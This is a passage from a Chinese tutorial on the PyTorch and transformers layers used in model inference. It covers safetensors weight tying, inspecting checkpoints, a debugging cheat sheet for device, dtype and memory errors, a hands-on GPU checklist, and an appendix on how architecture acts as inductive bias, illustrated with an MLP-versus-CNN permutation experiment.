- `.clone()` **再存**——能存进去了,但**磁盘体积翻倍,而且绑定关系永久丢失**(实测那个玩具:两个 10×4 fp32 各 160 字节,文件 480 字节 = 数据 320 + 头 160)。对真实模型就是白白多出几亿参数的体积。
- **只存一份 + 靠 config 在加载时重建**——这是 HF 的做法:`save_pretrained` 丢掉重复的那个 key,加载时看 `config.json` 的 `tie_word_embeddings`,再调 `tie_weights()`(§8 那 78 个方法之一)把绑定接回去。

所以你 dump 一个被 tie 过的模型,看不到独立的 `lm_head.weight` ——这不是作者省略了它,是 safetensors 根本不允许它以第二个名字存在。 反过来,你自己写 `.pt → .safetensors` 转换时,遇到 `Some tensors share memory` 就是撞上了这条——别无脑 clone,先确认目标框架会不会在加载时重建绑定。

自己动手查看（empirical）

safetensors 的 header 本身就是一份清单：

```
import glob
from safetensors import safe_open

for path in sorted(glob.glob("path/to/model/*.safetensors")):   # 单文件、分片都能吃
    with safe_open(path, framework="pt") as f:
        for k in f.keys():
            s = f.get_slice(k)                                   # 只读头部,不加载数据
            print(f"{k:60s} {tuple(s.get_shape())} {s.get_dtype()}")
```

你会看到 `embeddings.word_embeddings.weight (250002, 1024)`、`...attention.self.query.weight`、`...query.bias`、`...LayerNorm.weight` 等——weights、biases、embedding 表、LN 参数一目了然。

更有用的一步:按前缀分组统计,直接得到 §3 那个显存口算。 只读头部(`get_slice` 不加载数据),几秒就能看出"这个模型哪一坨最大":

```
import glob, math
from safetensors import safe_open
from collections import defaultdict

g = defaultdict(lambda: [0, 0])                          # 前缀 → [张量数, 参数量]
for path in glob.glob("path/to/model/*.safetensors"):
    with safe_open(path, framework="pt") as f:
        for k in f.keys():
            n = math.prod(f.get_slice(k).get_shape())     # 不读数据,只看形状
            g[k.split(".")[0]][0] += 1
            g[k.split(".")[0]][1] += n

for p, (c, n) in sorted(g.items(), key=lambda x: -x[1][1]):
    print(f"{p:20s} {c:5d} tensors  {n/1e6:8.1f}M params  ~{n*2/1e9:.2f} GB(bf16)")
```

最后那列就是 §3 的 `参数量 × 每参数字节数`。拿它扫一个多模态模型,`audio_encoder.*` / `audio_adaptor.*` / `llm.*` 各占多少一目了然——**也能当场看出 embedding 表往往是单个最大的那个张量。**

插一句:checkpoint 到底是什么

前面几处提到 `.pt` "能装优化器状态、epoch"。这些东西凑在一起有个名字叫 **checkpoint（检查点）**，而这个词**被重载了两次**，第一次见到必糊涂，先切开：

	训练语境的 checkpoint	HuggingFace 语境的 checkpoint
指什么	训练进行到某一刻的**完整快照**	**一份可下载的预训练权重**（"the `bert-base-uncased` checkpoint"）
装什么	权重 + 优化器状态 + 学习率调度器状态 + 当前 epoch/step + 随机数状态	**只有权重**
为什么存在	① 训练要跑几天，机器会挂，**得能接着训**；② 要留"验证集上最好的那一版"，不是"最后一版"	标识一个模型版本

"优化器状态"是什么？ 以 Adam 为例，它给**每个参数**都维护着两个额外张量（梯度的一阶和二阶动量）。所以一个完整的训练 checkpoint，体积大约是**纯权重的三倍**。这也解释了上一节那张表里的第一行——`.pt` 能装任意 Python 对象，而 safetensors 只能装扁平的"名字 → 张量"，**根本装不下 checkpoint 需要的那些东西**。训练侧用 `.pt` 不是习惯问题，是没得选。

对你（只做推理）最该记住的一句：

> **你下载的模型权重，通常不是 checkpoint，而是从 checkpoint 里剥出来的那一份权重。** 所以别看到 `.pt` 就以为它是 checkpoint（也可能只是 `torch.save` 了一个 state_dict），也别看到 checkpoint 就以为能直接拿去推理。

训练格式 ≠ 推理格式:为什么有的权重要先转一道

上面讲的都是"一个规规矩矩的 HF 目录"。但你从上游框架(FunASR、各种研究代码)拿到的权重,常常**根本不长这样**——它是训练格式。接 §5 那个剥前缀的例子,完整对照:

	`model.pt`(训练侧)	**vLLM / HF 要的(推理侧)**
文件形态	`torch.save` 出来的**单个 pickle**	一个**目录**:config + 权重 + tokenizer
内容范围	编码器 + adaptor + CTC + LLM **全在一份 state_dict**	**只要 LLM 那部分**
键名	`llm.model.layers.0.…`	`model.layers.0.…`
元信息	无 `config.json`、无 tokenizer	两者都必须有

为什么上游不直接发 HF 格式? 因为 `model.pt` 必须是完整的一份——要能继续训练、要能被上游自己的推理路径加载。而推理引擎要的是"只含 LLM、HF 布局、推理专用"的副本。**同一个文件满足不了两个需求**,所以中间必然有个适配器,把训练格式转成推理格式(抽子模块 + 剥前缀 + 拷 config/tokenizer + 存 safetensors)。

所以必然存在一个"训练格式 → 推理格式"的适配器：抽出需要的子模块、剥掉前缀、把 config 和 tokenizer 凑齐、存成 safetensors。你从上游框架拿模型时，多半会撞见这么一个转换步骤（有时是个函数，有时是个脚本，有时上游已经替你发了转好的版本）。

记住它的性质就够了：转换只动打包方式，不动张量的值。 同一份权重，换个键名、换个文件布局，就成了另一条流水线能吃的东西。至于这类转换会踩什么坑（缓存不失效、产物没有来源标记、同一个模型的不同打包互相不兼容），那是运维层面的事，归进阶篇。

---

8. transformers：把 PyTorch 抬成"模型"的那一层

一个 transformers 模型**本身就是一个 `torch.nn.Module`**。`AutoModel.from_pretrained(...)` 返回给你的就是个普通 PyTorch 模型，你能 `.to("cuda")`、`.eval()`、`.state_dict()`，用法和 §5 的 TinyNet 完全一样，只是内部是几十层 transformer。

这句不是比喻,是字面的继承关系——三行代码就能自己验:

```python
from transformers import PreTrainedModel
import torch.nn as nn

print(issubclass(PreTrainedModel, nn.Module))   # True
for c in PreTrainedModel.__mro__: print(c.__module__ + "." + c.__name__)
```

```
transformers.modeling_utils.PreTrainedModel
torch.nn.modules.module.Module              ← 关系就在这一行
transformers.modeling_utils.EmbeddingAccessMixin
transformers.modeling_utils.ModuleUtilsMixin
transformers.utils.hub.PushToHubMixin
transformers.integrations.peft.PeftAdapterMixin
```

每个 HF 模型类都是 `PreTrainedModel` 的子类,而 `PreTrainedModel` 就是 `nn.Module` 的子类。 官方 philosophy 文档的原话也是这么写的:

> "Transformers is a **PyTorch-first library**." / "Model classes are **PyTorch models (`torch.nn.Module`), wrapped by at least a `PreTrainedModel`**."

而"wrapped by"具体包了什么,数一下就知道:`PreTrainedModel` 在 `nn.Module` 之上多出 78 个公开方法。 挑相关的看,这份清单几乎就是下面那张表的源码版——**每一条都能对上本文的某一节**:

多出来的方法	干什么 / 对应本文
`from_pretrained` / `save_pretrained` / `push_to_hub`	权重和目录的存取(§7)
`config_class` / `generation_config_class`	按 config 驱动实例化(§7)
`device` / `dtype`	**注意:裸 `nn.Module` 没有这两个属性**——一个 Module 的参数理论上可以散在多个设备上,所以 PyTorch 不给你一个"模型的 device";是 transformers 加的便利属性(§2)
`tie_weights` / `resize_token_embeddings`	重建权重绑定(§7)、改词表大小
`set_attn_implementation`	选 attention 后端(eager / sdpa / FlashAttention ...)
`can_generate`	**"这个模型能不能自回归生成"被做成了一个方法**——本质是看它有没有接 LM head
`load_adapter` / `enable_peft_hotswap`	挂 LoRA(§4 那条"微调会把 autograd 打开")
`dequantize`	量化相关(§3)
`gradient_checkpointing_enable`	纯训练侧,推理碰不到

那为什么不直接用 PyTorch?因为 PyTorch 故意只做"地基",一堆活它不管:

你需要的	纯 PyTorch 给不给	谁来给
张量 / autograd / `nn.Module` / CUDA	**给**(就是它)	PyTorch
Qwen3 / Llama / BERT 的**具体架构定义**	不给(你得自己照论文写几十层)	transformers 的 `modeling_xxx.py`
读 `config.json` → 实例化 → 灌 safetensors	不给(只给最底层的 `load_state_dict`)	`from_pretrained`
tokenizer / vocab / chat_template	**完全不给**(PyTorch 不懂文本)	`AutoTokenizer`
自回归 `generate` 循环、采样、KV cache	不给	transformers `generate`
服务化(连续批、OpenAI API)	不给	transformers serve / vLLM(见下)

所以 **PyTorch 是引擎,transformers 是"把一堆原始 PyTorch 零件组装成一个能 `from_pretrained`、能 tokenize、能 `generate` 的真模型"的那层**。你 §7 学的"结构 + 权重 + 分词器"那一套,全是 transformers 在供应。这就是第一个问题的答案:不是 transformers 替代 PyTorch,是它把 PyTorch 抬到"模型"这个抽象层。

那它往上的边界在哪?官方自己划了,而且划得很干脆(v5 发布博客):

> "we **don't aim to do specialized optimizations** like the dedicated inference engines (vLLM, SGLang, TensorRT LLM). Instead, we aim to be **perfectly inter-compatible** with these."

往下不重写 PyTorch,往上不跟 vLLM 抢——这就是 transformers 给自己定的两条边界,也正是本节这张分层图的官方版。它把自己定位成"模型定义的 source of truth",让下游引擎各自去做优化。

> **一个观察,顺带说明为什么这一节值得写。** 官方文档里正面讲"transformers 和 PyTorch 什么关系"的,只有 philosophy 页那两句;其余材料(文档首页、model-definition 博客、单文件策略那篇设计哲学)讲的全是 **transformers → 下游生态**,没有一篇是 **transformers → PyTorch**。原因不难猜:HF 的读者默认已经懂 PyTorch,这对他们不构成问题。**而你恰好相反——会部署、不懂底层框架,缺口正在这里。** 所以这一层关系得自己拼,拼法就是上面那条继承链。

用本篇的术语:**你在 §7 学的那套"结构 + 权重 + 分词器",正是 transformers 替你提供的:**

- **结构**:每个 `modeling_xxx.py` 是用 nn.Module 写的架构定义(§5/§7)。
- **权重灌入**:`from_pretrained` 读 `config.json` 的 `architectures` → 实例化 → 灌 safetensors(§7)。
- **分词器**:`AutoTokenizer` 加载 vocab / tokenizer_config、tokenize、套 chat_template(进阶篇详讲)。

分层:

```
你的应用
  ↑
transformers   ← 400+ 模型架构 + from_pretrained + AutoTokenizer + generate + Trainer
  ↑              (= 文档里"结构+权重+分词器"的供应商)
PyTorch        ← Tensor / autograd / nn.Module 引擎
  ↑
CUDA / 硬件
```

9. 调试 / 排查速查表

推理服务出问题,90% 落在这几类,对应的 PyTorch 检查点:

```
# ① device mismatch —— 最常见
#   RuntimeError: Expected all tensors to be on the same device
print(t.device)                          # 找出哪个 tensor 没 .to(device)
```

```
# ② dtype mismatch
#   RuntimeError: expected scalar type BFloat16 but found Float
print(t.dtype)                          # 输入/权重 dtype 要对齐

# ③ shape 不对 —— attention mask / position 维度错
print(t.shape)

# ④ OOM —— CUDA out of memory
torch.cuda.memory_summary()             # 一张详细的显存占用表，看是谁在吃
torch.cuda.max_memory_allocated() / 1e9  # 峰值 GB

# ⑤ contiguous 报错
x = x.contiguous()                      # kernel 要求连续内存时

# ⑥ NaN/inf（多半是 fp16 溢出）
print(torch.isnan(t).any(), torch.isinf(t).any())   # 换 bf16 通常能解

# ⑦ OOM 但模型明明很小 —— 先怀疑广播炸了形状（§1）
print(a.shape, b.shape)   # [N] 撞上 [N,1] 会静默变成 [N,N]，16000 → 2 GB

# ⑧ 全程不报错、但输出是垃圾 —— 两个地方各看一眼
#   (a) 加载日志里有没有 "newly initialized" / "unexpected keys"（§5）
#       → from_pretrained 默认不报错，缺的层拿随机数顶上
#   (b) head -5 config.json → architectures 对不对？（§7）
#       同名不代表同物，尤其别信仓库名的 -vllm 后缀
#   (c) 输出风格不对 / 停不下来 → diff generation_config.json，看 eos_token_id（§7）

# ⑨ CUDA error: device-side assert triggered
#   八成是 embedding 查表越界：token id ≥ vocab_size，即 tokenizer 和权重不配套
#   报错行不可信（异步，§2），加 CUDA_LAUNCH_BLOCKING=1 重跑定位

# ⑩ CUBLAS_STATUS_NOT_INITIALIZED / CUBLAS_STATUS_ALLOC_FAILED
#   通常是 OOM 的伪装：cuBLAS 要开 workspace 时显存已经没了，按 ④ 查

# ⑪ Inference tensors cannot be saved for backward
#   inference_mode 里算出来的东西拿去训练了（§4）：那一步换 no_grad，或 .clone()
```

OOM 时的思路顺序（先量化，再动手）：

1. **先分清是谁在吃**：weights 是固定的（`参数量 × 字节`，§3 能口算）；激活和缓存随 batch、序列长、并发涨。两者的对策完全不同。
2. **张量层能做的**：降 batch、缩序列长、换更小的 dtype、检查有没有被广播炸出一个大矩阵（⑦）、确认 `inference_mode()` 真的开着。
3. **模型层能做的**：换量化版权重（AWQ/GPTQ/FP8），这只动"每参数几个字节"，不碰结构和 tokenizer。
4. **引擎层和多卡**（`gpu_memory_utilization`、KV cache 量化、tensor parallel 这些）——归**进阶篇**。

---

10. 30 分钟动手清单（验证你真的懂了）

在任意一台 L20 上开个 Python，跑完这几条就够用：

```
import torch

# 1. 确认环境
print(torch.__version__, torch.version.cuda, torch.cuda.is_available())
print(torch.cuda.get_device_name(0))
```

```python
# 2. tensor 基本属性
x = torch.randn(2, 3).cuda().bfloat16()
print(x.shape, x.dtype, x.device, x.is_contiguous())

# 3. 设备 & 异步计时（对比有无 synchronize 的差别）
import time
a = torch.randn(4096, 4096, device="cuda")

t0 = time.perf_counter()
for _ in range(50): b = a @ a
print("no sync  :", time.perf_counter()-t0)      # 只是"下发"耗时，会小到离谱（毫秒级）

torch.cuda.synchronize(); t0 = time.perf_counter()
for _ in range(50): b = a @ a
torch.cuda.synchronize()
print("with sync:", time.perf_counter()-t0)      # 这才是 GPU 真正算的时间

# 4. 显存：观察 allocated vs reserved，再和 nvidia-smi 对一眼
print(torch.cuda.memory_allocated()/1e6, "MB allocated")
print(torch.cuda.memory_reserved()/1e6, "MB reserved")
del a, b; torch.cuda.empty_cache()
print(torch.cuda.memory_reserved()/1e6, "MB reserved after empty_cache")
# 此时另开终端 nvidia-smi：本进程仍占几百 MB —— 那是 CUDA context（§2）

# 5. 推理模式 vs 普通模式的显存差：同一次前向，建不建图差多少
import torch.nn as nn
net = nn.Sequential(*[nn.Linear(4096, 4096) for _ in range(8)]).cuda()
x = torch.randn(256, 4096, device="cuda")

torch.cuda.reset_peak_memory_stats()
y = net(x)                                           # 默认：记图，中间激活全留着
print("train-mode peak:", torch.cuda.max_memory_allocated()/1e6, "MB")
del y

torch.cuda.reset_peak_memory_stats()
with torch.inference_mode():
    y = net(x)                                       # 不记图，算完一层就能丢一层
print("inference peak :", torch.cuda.max_memory_allocated()/1e6, "MB")
# 差的那部分 = 8 层的中间激活 [256, 4096] × fp32；层越多、batch 越大差得越多

# 6. 看一个真实模型的 state_dict（需要 pip install transformers；拿你本地任意 HF 模型）
# from transformers import AutoModel
# m = AutoModel.from_pretrained("...local path...")
# print(list(m.state_dict().keys())[:10])   # 看权重命名结构
```

11. 心智模型总结（一页带走）



```
│    __init__ 定义层 / forward 串起来                │
│    state_dict = 参数 + 持久 buffer，key 是属性路径 │
├──────────────────────────────────────────────────┤
│  Tensor (§1–§4)                                  │
│    Storage + (shape, stride) / device / dtype    │
│    autograd —— 推理时一律关掉                     │
├──────────────────────────────────────────────────┤
│  CUDA / cuBLAS / 驱动                            │
└──────────────────────────────────────────────────┘
```

- **Tensor = 一块扁平内存 + 一套读法**。transpose 换 stride、广播把 stride 设成 0、`contiguous()` 才真拷贝——同一个模型解释三件事。零拷贝的代价是"不连续"，很多 kernel 不吃。
- **shape / dtype / device 是排查的三板斧**。90% 的报错从这三个方向查得到；查不到的那部分，多半是**广播悄悄改了形状**却没报错。
- **CUDA 是异步的**：计时必须 `synchronize()`，否则你测的是"下发耗时"；`.item()` / `.cpu()` 会隐式同步；CUDA 报错的行号不可信，排错加 `CUDA_LAUNCH_BLOCKING=1`。
- **numpy 默认 float64、torch 默认 float32**，音频从 numpy 接进模型前先 `.float()`。
- **显存 = 权重 + KV cache + 激活 + 开销**，权重那块就是 `参数量 × 每参数字节数`（分片模型直接读 `index.json` 的 `total_size`）。`nvidia-smi` 看到的是 reserved（PyTorch 的缓存池）+ CUDA context + 别的库自己分配的，比 allocated 大是正常的，不是泄漏。
- **bf16 是现代推理默认**：和 fp32 同指数范围，不容易出 NaN，省一半显存。
- **推理 = `model.eval()` + `inference_mode()`**。前者改层的行为（Dropout/BatchNorm），后者不建计算图——省掉的就是那张图和中间激活，这是推理比训练省显存的全部原因。产出还要喂给训练的，用 `no_grad()`。
- **`from_pretrained` 默认不报错**：缺的权重随机初始化、多的丢掉，只打 warning。加载日志里的 `newly initialized` 是"输出是垃圾"的头号嫌疑。
- **`state_dict` 的 key 是"从根模块到这个张量的属性路径"**。所以 `fc1.weight` 和 `model.layers.0.self_attn.q_proj.weight` 是同一套规则；也所以换个根、剥个前缀，就能把子模块"提升"成独立模型。
- **注册有四档**：`nn.Parameter`（要学）/ 持久 buffer（不学但进文件）/ `persistent=False` buffer（不进文件但占显存）/ 普通属性（PyTorch 根本不知道它存在，`.to()` 搬不动）。最后一档就是"某个 mask 忘了 `.to(device)`"的根因。
- **文件里的数字 ≠ 运行时的实际**：`persistent=False` 的 buffer 在显存里却不在 state_dict 里；safetensors 装不下"两个名字指向同一块存储"，所以被 tie 的权重只存一份。
- **`.pt` 是容器，`.safetensors` 是数据格式**。前者能装任意 Python 对象（含代码执行风险），后者只能装扁平的名字→张量。这一条决定了训练侧用前者、推理侧用后者，也决定了中间必然有个"训练格式 → 推理格式"的适配器。
- **`architectures` 是不报错的路由键**：拿到陌生模型目录，第一件事是 `head -5 config.json`。
- **transformers 不替代 PyTorch，是把它抬到"模型"这一层**：`PreTrainedModel` 字面上就是 `nn.Module` 的子类，多出来的 78 个方法就是它加的那一层。

下一步：引擎层（vLLM 在 PyTorch 之上换掉了什么、Xinference 又在之上加了什么、你的 ASR/TTS 各归哪一档）在**进阶篇**。

附录：结构（inductive bias）——理解深度学习真正的那一层

> 这一整篇回答一个问题：很多人（包括当年的你）理解 DNN 就是"多层 matmul + weights/biases + activation"，nn.Module 还"强化"了这个印象。那**结构信息**到底重要不重要？

1 "都是 matmul" 是对的，但那是机制，不是解释

先破一个假设：结构**不是 matmul 之外的东西，结构就是对 matmul 的约束**。

- **全连接层** = 无约束的 matmul（每个输入连每个输出，权重全自由）。
- **卷积** = 加约束的 matmul：**稀疏**（每个输出只连局部窗口）+ **权重共享**（同套权重跨位置复用）。它就是带约束的线性层。
- **attention** = 也是 matmul（QK^T、softmax、V），约束是投影矩阵跨位置共享 + 按内容动态加权。

所以"架构 / 结构 / inductive bias"本质就是**你给 matmul 施加的约束模式（连接性、共享性、稀疏性）**。"反正都是 matmul"对得就像"所有物质都是原子"——正确，但解释不了为什么鸟能飞石头不能。**差别全在怎么连。**

2 表达力 vs 可学习性（这才是结构重要的真正原因）

一个看似矛盾、一解释就通的点：

- **从表达力看，结构"不重要"**：通用逼近定理说足够宽的 MLP 能逼近任意函数，理论上 MLP **能**表示 CNN 能表示的一切。
- **但深度学习的瓶颈从来不是表达力**，而是**能不能从有限数据学到正确函数并泛化**——这完全由 inductive bias（结构）决定。

MLP *能*表示平移不变的检测器，但得从数据硬学、要海量参数、换个位移就崩；CNN 把"局部性 + 平移不变"**焊进结构**，参数省、数据省、靠构造就泛化。**权重是网络"学"出来的；结构是它在学之前被"强制假设"的，而那些假设决定它能学好什么。** 这就是"architecture is the prior"。深度学习史是一部**架构史**（MLP→CNN→RNN→Transformer，每个是"结构匹配某类数据"），不是"matmul 越堆越大"史。

精确回答："结构重不重要"——问表达力，不重要；问可学习性与泛化，是全部，而实践由后者主导。

3 案例：MNIST 把 28×28 拍平成 784 到底坏在哪

经典的 "three-layer network on MNIST" 第一步就把二维数组拍平成一维，**这丢掉了空间结构**——你的直觉是对的，但要精确：

- 丢的不是**数据**（像素值都在，(r,c) 搬到索引 `r*28+c`），丢的是**邻接这个先验**：MLP 不知道哪两个槽位是邻居。
- 但**输出是 10 类分数（一维），所以"拍平"在某处一定发生**。问题不是"拍平"，是**"在第一步就拍平"**。精确版：**输入端拍平（没做任何局部处理）坏；局部特征提取之后再拍平好**。CNN 其实也拍平，只是拍在 conv 之后。

MLP (Multi-Layer Perceptron) 是"邻接盲"，不是"位置盲"： 它每个槽位有专属权重，所以**知道绝对位置**（这正是单独打乱测试图会崩的原因）；它缺的是邻接/平移结构。

杀手级演示（注意构造）： 要证明 MLP 不用空间结构，得**固定一个乱序 π、应用到所有图（训练+测试一致）、重新训练** → 准确率纹丝不动。而**单独打乱一张测试图喂进正常训练的模型，会失败**（前后不一致），这反而会让人以为"MLP 用了空间结构"，是反效果。

实测（同一份 `digits` 数据，固定乱序 π 应用到训练集和测试集，重新训练）：

	正常	固定打乱后（重训）	变化
MLP 1 个隐藏层	0.967	0.964	**−0.003**
MLP 2 个隐藏层	0.976	0.975	**−0.001**
CNN	**0.983**	0.972	**−0.010**

三件事一次说清：

1. **MLP 纹丝不动**——它本来就没用到局部性，打不打乱对它没区别。
2. **CNN 明显掉**——它掉的那一个点，正是"相邻像素相关"这个先验的价值。
3. **打乱之后 CNN（0.972）甚至略低于 MLP（0.975）。** 这条最狠：局部性一旦被毁，卷积的**权重共享就变成了纯约束、零收益**——它只会更差。

而正常情况下 CNN（0.983）比最好的 MLP（0.977）高 0.6 个点——**它赢的那部分，和它被打乱后输掉的那部分，是同一样东西。**

> **自己跑一遍**（不用下载任何数据，sklearn 装了就有）：用 `load_digits()` 拿数据，`train_test_split` 切分，然后分别训一个 `nn.Sequential(Linear(64,h), ReLU, Linear(h,10))` 和上面那个 TinyConv；打乱版就是先生成 `perm = np.random.permutation(64)`，把**训练集和测试集都**按 `X[:, perm]` 重排，再重新训。几十秒出结果。
>
> 注意这里 `digits` 是 8×8、1797 张，比 MNIST（28×28、7 万张）小得多，所以绝对数值和你在别处看到的 MNIST 基准（单隐藏层 MLP ~98%、CNN ~99.5%）对不上——**但方向和相对关系完全一致，而这正是这个实验要说明的东西。**

给初学者的教学序列： 朴素 MLP（baseline）→ 打乱实验（坐实问题）→ 把卷积讲成"共享权重的局部 mini-MLP"（TinyConv，保留 2D、推迟拍平）。直接讲 CNN 不吓人，只要框成"TinyNet 的局部共享版"：

```
class TinyConv(nn.Module):
    def __init__(self):
        super().__init__()
        self.conv = nn.Conv2d(1, 8, kernel_size=3, padding=1)  # 8 个 3×3 局部小 MLP,全图共享权重
        self.pool = nn.MaxPool2d(2)
        self.fc   = nn.Linear(8 * 14 * 14, 10)
    def forward(self, x):              # x: [B,1,28,28] —— 保持 2D,不在输入端拍平!
        x = self.pool(torch.relu(self.conv(x)))   # [B,8,14,14]
        x = x.flatten(1)                          # 这里才拍平,但已过局部处理
        return self.fc(x)
```

4 位置信息：MLP、CNN、Transformer 各缺什么、各怎么补

读 transformer 都见过 **positional encoding (PE)**。但要分清三种架构缺的东西不一样，根源是**权重在位置间共享不共享**：

架构	跨位置权重	绝对位置	邻接/顺序	怎么办
MLP	不共享（每槽独有）	**知道**	无邻接概念	换 CNN
CNN	空间共享	弱化（平移等价）	**保留邻接**（网格不破）	天然有局部性，一般不用 PE
Transformer	序列共享 + 集合运算	**完全不知道**	**顺序全丢**	**显式注入 PE**

- **MLP** 缺邻接（靠 CNN 补），不是缺位置。
- **attention 才是真正"位置全盲"**：W_Q/W_K/W_V 跨位置共享、只按内容算关系（Q·K），位置不进公式 → 打乱 token 顺序输出只是跟着乱排，它把序列当**集合**。"the cat sat" 和 "sat the cat" 对它是同一袋词 → **必须注入 PE**。

共享权重买来效率和平移泛化，代价是丢绝对位置；CNN 还保留 2D 网格（邻接没破）不需显式补，attention 顺序丢光所以非补不可。你最初"距离远近很重要"的直觉，对**相对位置编码**特别贴切——**Qwen 用的 RoPE 就是相对 PE**，直接让注意力强度带上两个 token 的相对距离。

5 对你（部署/选型者）意味着什么

- **运行/调试/部署一个模型**（跑 vLLM、查 OOM、调 batch）—— "matmul + autograd" 的机械视图基本够用，结构次要。
- **选择/设计模型**（部署方真正在做的）—— 结构是**决定性**的。"这个模型是 encoder 还是 decoder、是一次出齐还是逐 token 生成、有没有随序列增长的缓存"，直接决定它该用哪个引擎、能不能吃到并发红利。**进阶篇整篇都建立在这条结构判据上。** 再往上一层，"端到端多模态 vs 级联 ASR→LLM→TTS"也是两种**结构**的取舍，不是调参问题。

一句话收口：**网络学的是权重；架构师选的是结构；结构决定权重最多能学到什么。** "都是矩阵运算"没错，它只是停在基底，没碰到真正解释一切的那一层。